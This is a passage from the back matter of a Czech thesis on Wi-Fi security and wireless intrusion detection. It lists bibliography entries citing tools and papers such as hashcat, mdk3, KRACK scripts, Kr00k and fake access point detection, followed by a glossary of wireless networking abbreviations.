[34] *Github: Hashcat* [online]. [cit. 2019-12-08]. Dostupné z: https://github.com/hashcat/hashcat

[35] *Penetration Testing Tools: mdk3* [online]. 2016 [cit. 2019-12-08]. Dostupné z: https://en.kali.tools/?p=34

[36] *Github: Mdk3-master* [online]. [cit. 2019-12-08]. Dostupné z: https://github.com/charlesxsh/mdk3-master

[37] *Kismet Wireless* [online]. [cit. 2019-12-08]. Dostupné z: https://www.kismetwireless.net/

[38] *Github: FluxionNetwork/fluxion* [online]. [cit. 2019-12-08]. Dostupné z: https://github.com/FluxionNetwork/fluxion

[39] Zeek Manual. *Zeek.org* [online]. 2019 [cit. 2020-05-28]. Dostupné z: https://docs.zeek.org/en/master/

[40] Zeek Docs: conn log *Zeek.org* [online]. 2019 [cit. 2020-05-28]. Dostupné z: https://docs.zeek.org/en/current/scripts/base/protocols/conn/main.zeek.html

[41] Wireshark Display Filters. *WiFi Professionals* [online]. 26th March 2019 [cit. 2019-12-08]. Dostupné z: https://www.wifi-professionals.com/2019/03/wireshark-display-filters

[42] *Common Password List (rockyou.txt): Built-in Kali wordlist rockyou.txt* [online]. [cit. 2019-12-08]. Dostupné z: https://www.kaggle.com/wjburns/common-password-list-rockyoutxt

[43] Krackattacks-scripts. *GitHub* [online]. [cit. 2019-12-17]. Dostupné z: https://github.com/vanhoefm/krackattacks-scripts

[44] Hping3 Package Description: hping3 — Active Network Smashing Tool. *Kali.org* [online]. [cit. 2020-05-28]. Dostupné z: https://tools.kali.org/information-gathering/hping3

[45] MAO, Qian; HU, Fei; HAO, Qi. *Deep learning for intelligent wireless networks: A comprehensive survey.* IEEECommunications Surveys & Tutorials, 2018, 20.4: 2595-2621.

[46] HACKELING, Gavin. *Mastering Machine Learning with scikit-learn* [online]. 2. Packt Publishing Limited, 2017 [cit. 2020-05-27]. ISBN 9781788299879.

[47] KUKREJA, Sunil L., Johan LÖFBERG a Martin J. BRENNER. A LEAST ABSOLUTE SHRINKAGE AND SELECTION OPERATOR (LASSO) FOR NONLINEAR SYSTEM IDENTIFICATION. *IFAC Proceedings Volumes* [online]. 2006, **39**(1), 814-819 [cit. 2020-05-27]. DOI: 10.3182/20060329-3-AU-2901.00128. ISSN 14746670.

[48] TIBO. Simple-traffic-generator. *Gitlab.cylab* [online]. 2019 [cit. 2020-05-28]. Dostupné z: https://gitlab.cylab.be/cylab/simple-traffic-generator

[49] ČERMÁK, Miloš, Štefan SVORENČÍK a Róbert LIPOVSKÝ. KR00K - CVE-2019-15126: SERIOUS VULNERABILITYDEEP INSIDE YOURWI-FI ENCRYPTION. *ESET Research white papers* [online]. 2020, 2020 [cit. 2020-05-28]. Dostupné z: https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf

[50] *R00kie-kr00kie. Exploring the kr00k attack* [online]. 2020 [cit. 2020-05-28]. Dostupné z: https://hexway.io/research/r00kie-kr00kie/

[51] HSU, Fu-Hau, Yu-Liang HSU a Chuan-Sheng WANG. A solution to detect the existence of a malicious rogue AP. *Computer Communications* [online]. 2019, **142-143**, 62-68 [cit. 2020-05-10]. DOI: 10.1016/j.comcom.2019.03.013. ISSN 01403664. Dostupné z: https://linkinghub.elsevier.com/retrieve/pii/S0140366418306005

[52] KIM, Taebeom, Haemin PARK, Hyunchul JUNG a Heejo LEE. Online Detection of Fake Access Points Using Received Signal Strengths. *2012 IEEE 75th Vehicular Technology Conference (VTC Spring)* [online]. IEEE, 2012, 2012, , 1-5 [cit. 2020-05-10]. DOI: 10.1109/VETECS.2012.6240312. ISBN 978-1-4673-0990-5.

[53] KAO, Kuo Fong, Wen Ching CHEN, Jui Chi CHANG a Heng Te CHU. An Accurate Fake Access Point Detection Method Based on Deviation of Beacon

Time Interval. *2014 IEEE Eighth International Conference on Software Security and Reliability-Companion* [online]. IEEE, 2014, 2014, , 1-2 [cit. 2020-05-10]. DOI: 10.1109/SERE-C.2014.13. ISBN 978-1-4799-5843-6.

[54] HURER-MACKAY, William. Forging WiFi Beacon Frames Using Scapy. *4armed.com* [online]. 2016 [cit. 2020-05-30]. Dostupné z: https://www.4armed.com/blog/forging-wifi-beacon-frames-using-scapy/

Seznam symbolů, veličin a zkratek

ISM	Industrial, Scientific and Medical
WLAN	Wireless Local Area Network
AP	Access Point
OFDM	Orthogonal Frequency Division Multiplexing
MU-MIMO	Multiple-User Multiple-Input Multiple-Output
BYOD	Bring Your Own Device
MCS	Modulation and Coding Scheme
RTS/CTS	Request to send/Clear to send
CCMP	Counter Mode with CBC-MAC Protocol
GCMP	Galois/Counter Mode Protocol
AES	Advanced Encryption Standard
FHSS	Frequency Hopping Spread Spectrum
DSSS	Direct Sequence Spread Spectrum
IR	Infrared radiation or light
MIMO	Multiple-Input Multiple-Output
HCF	Hybrid Coordination Function
EDCA	Enhanced Distributed Channel Access
DLP	Direct Link Protocol
DCF	Distributed Coordinated Function
CSMA/CA	Carrier Sense Multiple Access/Collision Avoidance
PCF	Point Coordination Function
ECSA	Extended Channel Switch Announcement
DSE	Dependent Station Enablement
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
PSK	Pre-Shared Key
TKIP	Temporal Key Integrity Protocol
WPS	Wi-Fi Protected Setup
PIN	Private Identification Number
EAPOL	Extensible Authentication Protocol over LAN
PTK	Pairwise Transient Key
RSC	Receive Sequence Number
KCK	Key Confirmation Key
KEK	Key Encryption Key
PMK	Paiwise Master Key
MIC	Message Integrity Code
GTK	Group Temporary Key

SAE	Simultaneous Authentication of Equals handshake
OWE	Opportunistic Wireless Encryption
MFP	Management Frame Protection
PAKE	Password Authenticated Key Exchange
ECC	Elliptic Curve Cryptography
ECP	Elliptic Curve over a Prime field
FFC	Finite Field Cryptography
MODP	Multiiplicative groups Modulo a Prime
RSNE	Robust Security Network Element
KRACK	Key Reinstallation Attack
DoS	Denial of Service
PLCP	Physical Layer Convergence Procedure
PSDU	PLCP Service Data Unit
PPDU	PLCP Protocol Data Unit
PMD	Physical Medium Dependent
LLC	Logical Link Control
MAC	Media Access Control
MSDU	MAC Service Data Unit
MPDU	MAC Protocol Data Unit
ICMP	Internet Control Message Protocol
ARP	Address Resolution Protocol
SSID	Service Set Identifier
VPN	Virtual Private Network
WIDS	Wireless Intrusion Detection System
OFDMA	Orthogonal Frequency Division Multiple Access
BSS	Base Service Station
RADIUS	Remote Authentication Dial In User Service
MMPDU	Management MAC Protocol Data Unit
CBP	Contention Based Protocol
WIDS/WIPS	Wireless Intrusion Detection System/Wireless Intrusion Prevention System